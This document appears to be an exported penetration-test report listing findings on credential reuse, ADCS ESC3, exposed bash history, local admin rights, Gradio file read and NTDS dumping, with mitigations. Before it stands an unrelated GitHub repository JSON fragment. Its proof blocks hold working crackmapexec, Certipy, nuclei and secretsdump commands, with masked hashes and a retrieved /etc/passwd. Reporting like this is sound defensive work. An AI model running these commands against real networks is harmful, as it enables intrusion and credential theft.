    "node_id": "MDEwOlJlcG9zaXRvcnkzNjA2NzkzODU=",
    "name": "fakegit",
    "full_name": "kbuch/fakegit",
    "private": false,
    "owner": {
        "login": "kbuch",
        "id": 20866423,
        "node_id": "MDQ6VXNlcjIwODY2NDIz",
        "avatar_url": "https://avatars.githubusercontent.com/u/20866423?v=4",
        "gravatar_id": "",
        "url": "https://api.github.com/users/kbuch",
        "html_url": "https://github.com/kbuch",
        "followers_url": "https://api.github.com/users/kbuch/followers",
        "following_url": "https://api.github.com/users/kbuch/following{/other_user}",
        "gists_url": "https://api.github.com/users/kbuch/gists{/gist_id}",
        "starred_url": "https://api.github.com/users/kbuch/starred{/owner}{/repo}",
        "subscriptions_url": "https://api.github.com/users/kbuch/subscriptions",
        "organizations_url": "https://api.github.com/users/kbuch/orgs",
        "repos_url": "https://api.github.com/users/kbuch/repos",
        "events_url": "https://api.github.com/users/kbuch/events{/privacy}",
        "received_events_url": "https://api.github.com/users/kbuch/received_events",
        "type": "User",
        "site_admin": false
    },
    "html_url": "https://github.com/kbuch/fakegit",
    "description": null,
    "fork": false,
    "url": "https://api.github.com/repos/kbuch/fakegit",
    "forks_url": "https://api.github.com/repos/kbuch/fakegit/forks",
    "keys_url": "https://api.github.com/repos/kbuch/fakegit/keys{/key_id}",
    "collaborators_url": "https://api.github.com/repos/kbuch/fakegit/collaborators{/collaborator}",
    "teams_url": "https://api.github.com/repos/kbuch/fakegit/teams",
    "hooks_url": "https://api.github.com/repos/kbuch/fakegit/hooks",
    "issue_events_url": "https://api.github.com/repos/kbuch/fakegit/issues/events{/number}",
    "events_url": "https://api.github.com/repos/kbuch/fakegit/events",
```

```
    "assignees_url": "https://api.github.com/repos/kbuch/fakegit/assignees{/user}",
    "branches_url": "https://api.github.com/repos/kbuch/fakegit/branches{/branch}",
    "tags_url": "https://api.github.com/repos/kbuch/fakegit/tags",
    "blobs_url": "https://api.github.com/repos/kbuch/fakegit/git/blobs{/sha}",
    "git_tags_url": "https://api.github.com/repos/kbuch/fakegit/git/tags{/sha}",
    "git_refs_url": "https://api.github.com/repos/kbuch/fakegit/git/refs{/sha}",
    "trees_url": "https://api.github.com/repos/kbuch/fakegit/git/trees{/sha}",
    "statuses_url": "https://api.github.com/repos/kbuch/fakegit/statuses/{sha}",
    "languages_url": "https://api.github.com/repos/kbuch/fakegit/languages",
    "stargazers_url": "https://api.github.com/repos/kbuch/fakegit/stargazers",
    "contributors_url": "https://api.github.com/repos/kbuch/fakegit/contributors",
    "subscribers_url": "https://api.github.com/repos/kbuch/fakegit/subscribers",
    "subscription_url": "https://api.github.com/repos/kbuch/fakegit/subscription",
    "commits_url": "https://api.github.com/repos/kbuch/fakegit/commits{/sha}",
    "git_commits_url": "https://api.github.com/repos/kbuch/fakegit/git/commits{/sha}",
    "comments_url": "https://api.github.com/repos/kbuch/fakegit/comments{/number}",
    "issue_comment_url": "https://api.github.com/repos/kbuch/fakegit/issues/comments{/number}",
    "contents_url": "https://api.github.com/repos/kbuch/fakegit/contents/{+path}",
    "compare_url": "https://api.github.com/repos/kbuch/fakegit/compare/{base}...{head}",
    "merges_url": "https://api.github.com/repos/kbuch/fakegit/merges",
    "archive_url": "https://api.github.com/repos/kbuch/fakegit/{archive_format}{/ref}",
    "downloads_url": "https://api.github.com/repos/kbuch/fakegit/downloads",
    "issues_url": "https://api.github.com/repos/kbuch/fakegit/issues{/number}",
    "pulls_url": "https://api.github.com/repos/kbuch/fakegit/pulls{/number}",
    "milestones_url": "https://api.github.com/repos/kbuch/fakegit/milestones{/number}",
    "notifications_url": "https://api.github.com/repos/kbuch/fakegit/notifications{?since,all,participatin
g}",
    "labels_url": "https://api.github.com/repos/kbuch/fakegit/labels{/name}",
    "releases_url": "https://api.github.com/repos/kbuch/fakegit/releases{/id}",
    "deployments_url": "https://api.github.com/repos/kbuch/fakegit/deployments",
    "created_at": "2021-04-22T20:54:44Z",
    "updated_at": "2021-06-22T13:58:58Z",
    "pushed_at": "2021-06-22T13:58:55Z",
    "git_url": "git://github.com/kbuch/fakegit.git",
    "ssh_url": "git@github.com:kbuch/fakegit.git",
    "clone_url": "https://github.com/kbuch/fakegit.git",
    "svn_url": "https://github.com/kbuch/fakegit",
    "homepage": null,
    "size": 2,
    "stargazers_count": 0,
    "watchers_count": 0,
    "language": null,
    "has_issues": true,
    "has_projects": true,
    "has_downloads": true,
    "has_wiki": true,
    "has_pages": false,
    "has_discussions": false,
    "forks_count": 0,
    "mirror_url": null,
    "archived": false,
    "disabled": false,
    "open_issues_count": 0,
    "license": null,
    "allow_forking": true,
    "is_template": false,
    "web_commit_signoff_required": false,
    "topics": [],
    "visibility": "public",
    "forks": 0,
    "open_issues": 0,
    "watchers": 0,
    "default_branch": "master",
    "permissions": {
        "admin": false,
        "maintain": false,
        "push": false,
        "triage": false,
        "pull": true
    },
    "temp_clone_token": "",
    "network_count": 0,
    "subscribers_count": 1
}
```

2.3.104. Credential Reuse

HIGH 7.5

H3-2021-0032

Details

A credential was found to be reused in the environment.

Attackers take advantage of credential reuse by exploiting a single flaw to gain access to a system, obtain valid credentials, and then attempt to laterally move with those credentials if they are reused.

Unauthorized Access | Privilege Escalation

Mitigations

- Update the password to be unique and ensure it follows current password guidelines.

References

- NIST Password Guidelines @ **https://pages.nist.gov/800-63-3/sp800-63b.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
xadmin	10.0.220.6	Local User xadmin		HIGH 7.5
xadmin	10.0.220.53	Local User xadmin		HIGH 7.5
user	10.0.220.53	Local User user		HIGH 7.5
xadmin	10.0.220.52	Local User xadmin		HIGH 7.5
administrator	10.0.40.72	Local Admin administrator		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Local User xadmin**

The user xadmin was used to access the endpoint 10.0.220.6

```
05/24/2024, 3:35 PM

$ crackmapexec smb 10.0.220.6 -u xadmin --shares -H 5******************************3 --local-auth

SMB         10.0.220.6      445    APP2            [*] Windows 10 Pro 10240 x64 (name:APP2) (domain:APP2)
 (signing:False) (SMBv1:True)
SMB         10.0.220.6      445    APP2            [+] APP2\xadmin:5******************************3
SMB         10.0.220.6      445    APP2            [*] Enumerated shares
SMB         10.0.220.6      445    APP2            Share           Permissions     Remark
SMB         10.0.220.6      445    APP2            -----           -----------     ------
SMB         10.0.220.6      445    APP2            ADMIN$                          Remote Admin
SMB         10.0.220.6      445    APP2            C$                              Default share
SMB         10.0.220.6      445    APP2            IPC$                            Remote IPC
```

2.3.105. Active Directory Certificate Services Misconfigured Template Requires Enrollment Agent Signature

HIGH 7.5

H3-2022-0019

ADCS ESC3

Details

Active Directory Certificate Services (ADCS) is Microsoft's enterprise PKI implementation that integrates with Active Directory. Principals can request PKI Certificates based on collections of enrollment policies and predefined certificate settings known as Certificate Templates. A misconfigured ADCS Certificate Template has an EKU allowing Domain Authentication, specifies an Application Policy Issuance Requirement requiring a certificate request be signed by an Enrollment Agent, but is otherwise unprotected. In order to be abused by an attacker, a vulnerable Enrollment Agent template must also be present in the environment. See 'Certified Pre-Owned: Misconfigured Enrollment Agent Templates -ESC3' for additional details.

If attackers have access to an Enrollment Agent Certificate, they can utilize it to sign a certificate request for this vulnerable template 'on behalf of' a Domain Administrator - leading to Domain Privilege Escalation.

Privilege Escalation

Mitigations

- Audit published ADCS templates. Administrators should remove unused templates from publication on every CA in the environment. See 'Certified Pre-Owned - Audit Published Templates - PREVENT3.'
- Harden Certificate Template settings. Require Certificate Manager Approval or an Authorized Signature for certificate requests. Additionally, restrict users/groups that have enrollment privileges for the Certificate Template. See 'Certified Pre-Owned - Audit Published Templates - PREVENT4.'
- Constrain Enrollment Agents. Restrict Enrollment Agents through the Certificate Authority MMC snap-in (certsrv.msc) by right clicking on the CA → Properties → Enrollment Agents. See 'Certified Pre-Owned - Audit Published Templates - PREVENT2.'

References

- Certified Pre-Owned: Abusing Active Directory Certificate Services @ **https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf**
- SpectreOps - Certified Pre-Owned @ **https://posts.specterops.io/certified-pre-owned-d95910965cd2**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
ESC3-EnrollmentAgent-AuthorizedSignature	10.0.229.2	ADCS Template ESC3-EnrollmentAgent-AuthorizedSignature on 10.0.229.2 : 445		HIGH 7.5
ESC3	10.0.4.2	ADCS Template ESC3 on 10.0.4.2 : 445		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **ADCS Template ESC3-EnrollmentAgent-AuthorizedSignature on 10.0.229.2 : 445**

Utilized H3-2022-0018 vulnerable Certificate Template 'ESC3_EnrollmentAgent' against host 10.0.229.2 to gain TGT and NTLM hash of SMOKE.NET/admin1. User bhuser can enroll in ADCA Template 'ESC3_EnrollmentAgent' -- which defines the Certificate Request Agent EKU, and lacks protective Issuance Requirements. The user was able to utilize this template to sign a request for ADCA template 'ESC3-EnrollmentAgent-AuthorizedSignature' -- which can be utilized for Authentication, but requires a signature from an Enrollment Agent (i.e. a certificate issued from template 'ESC3_EnrollmentAgent').

```
05/24/2024, 4:20 PM

$ python3 /opt/h3-certipy/h3_wrap_certipy.py exploit --method ESC3 --template ESC3_EnrollmentAgent --ca
smoke-DC2-CA --secondary ESC3-EnrollmentAgent-AuthorizedSignature SMOKE.NET/bhuser:b***************2

NTLM Hash: a*****************************8
```

2.3.106. Shell History File Exposure

HIGH 7.5

H3-2022-0044

Details

Most interactive commandline programs (i.e. bash, python, less, etc.) save their command history in a file. This is done to give the user the opportunity to navigate through previous commands even if the program terminated in between.

Attackers may search the bash command history on compromised systems for insecurely stored credentials.

Information Disclosure

Mitigations

- Check your DocumentRoot regularly to see if any of those files exist and are exposed to the public.
- There are multiple methods of preventing a user's command history from being flushed to their .bash_history file, including use of the following commands:set +o history and set -o history to start logging again;unset HISTFILE being added to a user's .bash_rc file; andln -s /dev/null ~/.bash_history to write commands to /dev/nullinstead.

References

- Unsecured Credentials: Bash History @ **https://attack.mitre.org/techniques/T1552/003/**
- How to Manage Your Linux Command History @ **https://www.redhat.com/sysadmin/history-command**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.23 : 80	10.0.4.23	Application on 10.0.4.23 (obwa.pod04.example.internal) Port 80		HIGH 7.5
10.0.4.23 : 443	10.0.4.23	Application on 10.0.4.23 (obwa.pod04.example.internal) Port 443		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Application on 10.0.4.23 (obwa.pod04.example.internal) Port 80**

Truncated HTTP response containing history file. Visit http://10.0.4.23/.bash_history to see the file.

```
05/24/2024, 2:55 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 200 OK
Connection: close
Content-Length: 302
Accept-Ranges: bytes
Content-Type: text/plain
Date: Fri, 24 May 2024 21:54:43 GMT
Etag: "446f3-12e-4f4c797207a80"
```

2.3.107. Domain User with Local Administrator Privileges

HIGH 7.5

H3-2022-0086

Details

A regular domain user account was found to have local administrator privileges on a machine.

Attackers can exploit this weakness to carry out privileged actions such as dumping credentials, disabling anti-virus, and adding accounts.

Privilege Escalation

Mitigations

- Unless absolutely required, regular domain users should not have local administrator privileges. Restrict privileges so that regular domain users are not part of the local Administrators group on workstations.

References

- Implementing Least-Privilege Administrative Models @ **https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
jsmith	10.2.4.5	Domain User jsmith		HIGH 7.5
jsmith	10.0.220.53	Domain User jsmith		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Domain User jsmith**

Regular domain user jsmith has local admin rights to these machines: 10.0.4.129

```
05/24/2024, 3:11 PM

$ crackmapexec smb scope.txt -u jsmith -p S*********! -d POD04.EXAMPLE.INTERNAL

SMB         10.0.4.129      445    WIN7             [*] Windows 7 Enterprise 7601 Service Pack 1 x64 (name
:WIN7) (domain:POD04.EXAMPLE.INTERNAL) (signing:False) (SMBv1:True)
SMB         10.0.4.4        445    SVR01            [*] Windows Server 2016 Standard 14393 x64 (name:SVR01
) (domain:POD04.EXAMPLE.INTERNAL) (signing:False) (SMBv1:True)
SMB         10.0.4.31       445    OPENMEDIAVAULT   [*] Windows 6.1 (name:OPENMEDIAVAULT) (domain:POD04.EX
AMPLE.INTERNAL) (signing:False) (SMBv1:True)
SMB         10.0.4.130      445    WIN10            [*] Windows 10 Pro 15063 x64 (name:WIN10) (domain:POD0
4.EXAMPLE.INTERNAL) (signing:False) (SMBv1:True)
SMB         10.0.4.23       445    OBWA             [*] Unix (name:OBWA) (domain:POD04.EXAMPLE.INTERNAL) (
signing:False) (SMBv1:True)
SMB         10.0.4.3        445    EX01             [*] Windows 10.0 Build 17763 x64 (name:EX01) (domain:P
OD04.EXAMPLE.INTERNAL) (signing:True) (SMBv1:False)
SMB         10.0.4.22       445    ZOHO             [*] Windows 10.0 Build 20348 x64 (name:ZOHO) (domain:P
OD04.EXAMPLE.INTERNAL) (signing:False) (SMBv1:False)
SMB         10.2.4.5        445    HORIZON          [*] Windows 10.0 Build 17763 x64 (name:HORIZON) (domai
n:POD04.EXAMPLE.INTERNAL) (signing:False) (SMBv1:False)
SMB         10.0.4.6        445    AZ01             [*] Windows 10.0 Build 20348 x64 (name:AZ01) (domain:P
OD04.EXAMPLE.INTERNAL) (signing:False) (SMBv1:False)
SMB         10.0.4.129      445    WIN7             [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********! (Pwn3d!)
SMB         10.0.4.4        445    SVR01            [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!
SMB         10.0.4.31       445    OPENMEDIAVAULT   [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!  (Guest)
SMB         10.0.4.130      445    WIN10            [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!
SMB         10.0.4.23       445    OBWA             [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!  (Guest)
SMB         10.0.4.3        445    EX01             [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!
SMB         10.0.4.22       445    ZOHO             [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!
SMB         10.2.4.5        445    HORIZON          [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!
SMB         10.0.4.6        445    AZ01             [+] POD04.EXAMPLE.INTERNAL\jsmith:S*********!
Running CME against 9 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

2.3.108. Gradio Arbitrary File Read Vulnerability

HIGH 7.5

H3-2024-0031

Details

The Gradio server is vulnerable to a path traversal and/or a local file inclusion vulnerability. Note: This weakness tracks multiple Gradio CVEs that result in arbitrary file read.

Remote unauthenticated attackers can read arbitrary files from the Gradio target host, leading to potential disclosure of sensitive information such as HuggingFace tokens, or environment variables containing secrets such as API keys.

Information Disclosure | Unauthorized Access

Mitigations

- Update the target application to the latest version of Gradio, at least version 4.20.0.
- Enable user authentication to access the Gradio application.

References

- Gradio Changelog @ **https://www.gradio.app/changelog**
- Enabling Gradio Authentication @ **https://www.gradio.app/guides/sharing-your-app#authentication**
- GitHub Advisory for CVE-2023-51449 @ **https://github.com/gradio-app/gradio/security/advisories/GHSA-6qm2-wpxq-7qh2**
- GitHub Advisory for CVE-2023-34239 @ **https://github.com/gradio-app/gradio/security/advisories/GHSA-3qqg-pgqq-3695**
- CVE-2024-1561 @ **https://nvd.nist.gov/vuln/detail/CVE-2024-1561**
- CVE-2023-51449 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-51449**
- CVE-2023-34239 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-34239**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.200 : 7861	10.0.220.200	Huggingface Gradio on 10.0.220.200 (coldfusion18.smoke.net) Port 7861		HIGH 7.5
10.0.220.200 : 7862	10.0.220.200	Huggingface Gradio on 10.0.220.200 (coldfusion18.smoke.net) Port 7862		HIGH 7.5
10.0.220.53 : 7860	10.0.220.53	Huggingface Gradio on 10.0.220.53 (win10.smoke.net) Port 7860		HIGH 7.5
10.0.220.6 : 7860	10.0.220.6	Huggingface Gradio on 10.0.220.6 (app2.smoke.net) Port 7860		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Huggingface Gradio on 10.0.220.200 (coldfusion18.smoke.net) Port 7861**

HTTP response containing the /etc/passwd or C:\Windows\win.ini file retrieved from the host by exploiting the path traversal vulnerability

```
05/24/2024, 8:46 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -json -w ./workflow.yaml -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 200 OK
Connection: close
Content-Length: 1814
Accept-Ranges: bytes
Content-Type: text/plain; charset=utf-8
Date: Sat, 25 May 2024 03:46:19 GMT
Etag: "b742e4523afc238c0d4441b750ef1680"
Last-Modified: Sat, 12 Feb 2022 21:26:38 GMT
Server: uvicorn

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
dd-agent:x:111:114::/opt/datadog-agent:/usr/sbin/nologin
mongodb:x:112:65534::/home/mongodb:/usr/sbin/nologin
unifi:x:113:120::/var/lib/unifi:/usr/sbin/nologin
_rpc:x:114:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin
```

2.3.109. Credential Dumping - Active Directory Services Database (NTDS)

HIGH 7.2

H3-2021-0046

Details

The NTDS.dit file on a Windows domain controller contains the credentials of all domain users. There are a variety of methods to retrieve the contents of this file, such as using the ntdsutil tool, Volume Shadow Copy, and Impacket secretsdump.py. The DCSync method can also be used to achieve the same outcome by replicating the directory services database to a simulated remote domain controller. In most cases, access to a privileged account such as Domain Administrator is needed to perform these actions.

An attacker who is able to dump all domain credentials can access any resource in the Active Directory environment, masquerade as any user or service, and establish long-term persistence.

Information Disclosure

Mitigations

- Deploy and tune endpoint detection and response tools to monitor and prevent common attacker methods such as Volume Shadow Copy and DCSync.
- Limit the number of privileged accounts in groups like Domain Admins, Enterprise Admins, Account Operators, Server Operators, and Print Operators.
- Ensure all privileged accounts have complex, unique passwords.
- Limit accounts with the "Replicating Directory Changes" permission needed to perform a DCSync.
- Encrypt and secure domain controller backups.

References

- MITRE ATT&CK Technique: OS Credential Dumping: NTDS @ **https://attack.mitre.org/techniques/T1003/003/**
- MITRE ATT&CK Technique: OS Credential Dumping: DCSync @ **https://attack.mitre.org/techniques/T1003/006/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 7.2
10.0.4.1	10.0.4.1	Domain Controller 10.0.4.1 (dc01.pod04.example.internal)		HIGH 7.2

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.229.2 (dc2.smoke.net)**

Partial list of domain user credentials dumped from the NTDS.DIT database on the domain controller using the credential for the a-jsmith user

```
05/24/2024, 2:54 PM

$ secretsdump.py -user-status -pwd-last-set -just-dc-ntlm a-jsmith:1*******@10.0.229.2

krbtgt:ntlm_hash:c*****************************e
$SI1000-LJ3J2CMG15RJ:ntlm_hash:3*****************************0
kbuch:ntlm_hash:1*****************************d
efredrickson:ntlm_hash:b*****************************5
svc_SOLARWINDS:ntlm_hash:d*****************************6
zhanley:ntlm_hash:5*****************************1
SM_18c66e9f5a104a1f9:ntlm_hash:3*****************************0
SM_7c7c4a569dfc46f88:ntlm_hash:6*****************************8
SM_b6c9e9455c524da78:ntlm_hash:3*****************************0
SM_c48084e09f664184a:ntlm_hash:c*****************************d
SM_25f4676d3dfa47c59:ntlm_hash:c*****************************f
SM_b758f4f96f2d451eb:ntlm_hash:3*****************************0
SM_bed322f48aec470f9:ntlm_hash:3*****************************0
SM_e5e47495371d41e38:ntlm_hash:3*****************************0
DC:ntlm_hash:e*****************************0
bsmith:ntlm_hash:f*****************************1
jennsmith:ntlm_hash:3*****************************0
SM_6aa35e5b2f544e12a:ntlm_hash:3*****************************0
SM_931354cb8bd24e7bb:ntlm_hash:3*****************************0
SM_795b7eb0721b4962a:ntlm_hash:3*****************************0
SM_bb6b182eb97743f1b:ntlm_hash:3*****************************0
eddiebull:ntlm_hash:3*****************************0
testuser2:ntlm_hash:a*****************************2
user2:ntlm_hash:b*****************************f
user3:ntlm_hash:7*****************************6
ace:ntlm_hash:5*****************************0
dcsyncuser:ntlm_hash:3*****************************5
rp:ntlm_hash:f*****************************a
jr:ntlm_hash:c*****************************7
uuser:ntlm_hash:5*****************************1
sunkavallyn:ntlm_hash:9*****************************e
veeam-test:ntlm_hash:9*****************************3
MXZSRFSVNF:ntlm_hash:b*****************************7
F7CTZLUBBM:ntlm_hash:5*****************************9
EULM5KXFIL:ntlm_hash:2*****************************5
HFTBLPXVNR:ntlm_hash:9*****************************e
8GGQL0KSNM:ntlm_hash:c*****************************d
CMNYF67JWF:ntlm_hash:6*****************************6
K50Y7W2URZ:ntlm_hash:3*****************************8
ASH1OTUIRK:ntlm_hash:e*****************************a
user4:ntlm_hash:3*****************************8
testuser1:ntlm_hash:7*****************************a
X3GIS7TBAX:ntlm_hash:b*****************************0
WFPLRLDEUH:ntlm_hash:7*****************************c
FIBRKP16LI:ntlm_hash:5*****************************c
YCEOOHRABI:ntlm_hash:d*****************************d
T3QLI2XBYW:ntlm_hash:9*****************************3
RUZAGKJPXJ:ntlm_hash:e*****************************9
TYBOWKVU1Q:ntlm_hash:1*****************************c
KOXWAAMC7G:ntlm_hash:b*****************************5
OEPTUCEYN5:ntlm_hash:2*****************************f
NED5J1P7UW:ntlm_hash:2*****************************2
OEUP9KMX0Z:ntlm_hash:8*****************************2
BM0GY3GDOJ:ntlm_hash:7*****************************1
ULWVCZ3PHG:ntlm_hash:8*****************************a
IPV46ONNZW:ntlm_hash:a*****************************c
```

```
MNREOZQPVC:ntlm_hash:6*****************************7
ZBKHVJ8GLR:ntlm_hash:d*****************************5
YMCHO0CPD8:ntlm_hash:2*****************************6
AE75QASIJX:ntlm_hash:e*****************************6
WVHR7BKPH2:ntlm_hash:e*****************************a
79GJPQC1VL:ntlm_hash:2*****************************8
ILN9EMTDJI:ntlm_hash:3*****************************7
JXFRHP7VIT:ntlm_hash:6*****************************e
JXMKK8TF9G:ntlm_hash:b*****************************1
HU6E20Z8OD:ntlm_hash:7*****************************5
YXZVILUVEK:ntlm_hash:2*****************************a
YDX9MTQM0L:ntlm_hash:1*****************************6
XOSLHJ5PV0:ntlm_hash:b*****************************0
IS2XTM3BWR:ntlm_hash:7*****************************f
SO4STXC3QO:ntlm_hash:1*****************************a
QA8LPJI7WX:ntlm_hash:f*****************************d
ODT8IC9U1V:ntlm_hash:a*****************************8
WLQSYTFAAW:ntlm_hash:8*****************************6
YXE4IGSQNH:ntlm_hash:7*****************************e
FXYBQ9S3SA:ntlm_hash:7*****************************0
LE4XIXRJ0C:ntlm_hash:3*****************************a
UWA6VQDA50:ntlm_hash:c*****************************a
IYL3K0WA1B:ntlm_hash:3*****************************8
user1:ntlm_hash:5*****************************1
WVB4ZWVOJK:ntlm_hash:a*****************************2
FFYTUD5OIS:ntlm_hash:c*****************************a
JUHVC0F4PA:ntlm_hash:a*****************************3
YB43OLKJDW:ntlm_hash:4*****************************5
W41ABDYVG8:ntlm_hash:3*****************************e
XQ4DXTC0JA:ntlm_hash:a*****************************8
MZ0PV2AOHD:ntlm_hash:f*****************************1
svc_okta_sso:ntlm_hash:e*****************************b
anewuser:ntlm_hash:f*****************************f
TKCAUDSZZP:ntlm_hash:c*****************************5
ROC29RJF1A:ntlm_hash:6*****************************0
87ZYRUWSMX:ntlm_hash:6*****************************a
FAUYHOPOZF:ntlm_hash:2*****************************8
QGWA3NSWX4:ntlm_hash:b*****************************a
TN6PBNZMGI:ntlm_hash:8*****************************c
GNFXKLW9MG:ntlm_hash:a*****************************d
RYHUFJDEBV:ntlm_hash:3*****************************e
H4LARO3DC2:ntlm_hash:c*****************************5
WBSLJU1QCK:ntlm_hash:7*****************************6
LT0GQHM3XF:ntlm_hash:6*****************************0
ZADYHXKF45:ntlm_hash:0*****************************f
UIQ16UXOL3:ntlm_hash:e*****************************3
KEE0HBUITQ:ntlm_hash:1*****************************7
KTEMCHXLI8:ntlm_hash:0*****************************c
OORNUKV72L:ntlm_hash:b*****************************8
DZXJOMI6FL:ntlm_hash:2*****************************8
OWRQMKHAXB:ntlm_hash:7*****************************3
expired_user:ntlm_hash:0*****************************7
HNFDJ4BJ92:ntlm_hash:8*****************************4
7LGCONJILE:ntlm_hash:b*****************************1
QRNJB97I0D:ntlm_hash:c*****************************1
ZIL4SRJWFH:ntlm_hash:f*****************************6
UAHE54JIDK:ntlm_hash:2*****************************c
Q7D69OKCVR:ntlm_hash:c*****************************5
QMWIFXZU5X:ntlm_hash:1*****************************6
CPHMTEWJE8:ntlm_hash:f*****************************b
7TQMYXEZJM:ntlm_hash:c*****************************f
H1SW9FM6NO:ntlm_hash:d*****************************1
ZG3WCOGBHI:ntlm_hash:7*****************************c
7SLVJAMAKG:ntlm_hash:c*****************************9
EXTF1KPBLW:ntlm_hash:8*****************************8
LWU3HJRXQD:ntlm_hash:b*****************************0
G5YSSLA6C4:ntlm_hash:9*****************************6
AWQK0QCCXE:ntlm_hash:3*****************************b
ORUAF2X6NA:ntlm_hash:a*****************************b
WQ52M81BXK:ntlm_hash:c*****************************e
enc_bhuser:ntlm_hash:0*****************************c
F4L3YGCBQH:ntlm_hash:c*****************************7
VM72OE9FLZ:ntlm_hash:4*****************************d
KIGOVZ8DHW:ntlm_hash:2*****************************9
MAQXFY4HE3:ntlm_hash:2*****************************e
7D9NEVOZPB:ntlm_hash:b*****************************7
GGHRAVD0JE:ntlm_hash:7*****************************f
QRT2AEYHCM:ntlm_hash:f*****************************0
N4A26F7PJQ:ntlm_hash:6*****************************3
VIHZDTKRGP:ntlm_hash:c*****************************1
XME87TCKDO:ntlm_hash:6*****************************1
```

```
F4GLA0UDCC:ntlm_hash:b*****************************f
0YRT19METR:ntlm_hash:b*****************************f
5VJNOYPY81:ntlm_hash:4*****************************f
EOYUI3KLMC:ntlm_hash:4*****************************d
0NRXUAPCL2:ntlm_hash:e*****************************d
0KKUG4MXLW:ntlm_hash:1*****************************f
X8RV3ZW5TJ:ntlm_hash:7*****************************f
UHKROVWSNQ:ntlm_hash:e*****************************2
VZUXLM1N87:ntlm_hash:f*****************************5
AT7IERSI6J:ntlm_hash:9*****************************4
IB2LFSF6WN:ntlm_hash:9*****************************2
J9OPBMHHT2:ntlm_hash:3*****************************5
PWEEZIAICP:ntlm_hash:8*****************************c
IHN8UFLZUY:ntlm_hash:b*****************************a
O82XJYWUO0:ntlm_hash:8*****************************d
HXYQNJIB7W:ntlm_hash:6*****************************6
WDSPRUOGY7:ntlm_hash:b*****************************3
VIIDEBVG5J:ntlm_hash:9*****************************e
janet:ntlm_hash:f*****************************1
nsunkavally:ntlm_hash:5*****************************5
dcsync:ntlm_hash:5*****************************1
8ZTMOZANFC:ntlm_hash:d*****************************8
09IXMTU8YE:ntlm_hash:2*****************************e
chris:ntlm_hash:f*****************************1
Guest:ntlm_hash:3*****************************0
admin1:ntlm_hash:a*****************************8
svc_sync:ntlm_hash:a*****************************2
admin2:ntlm_hash:f*****************************b
it_support:ntlm_hash:c*****************************0
naveensunkavally:ntlm_hash:f*****************************a
svc_scan:ntlm_hash:7*****************************b
xhh0p6mzrs:ntlm_hash:6*****************************1
a-ace:ntlm_hash:f*****************************9
a-jsmith:ntlm_hash:b*****************************e
BS4X0BTTHR:ntlm_hash:1*****************************a
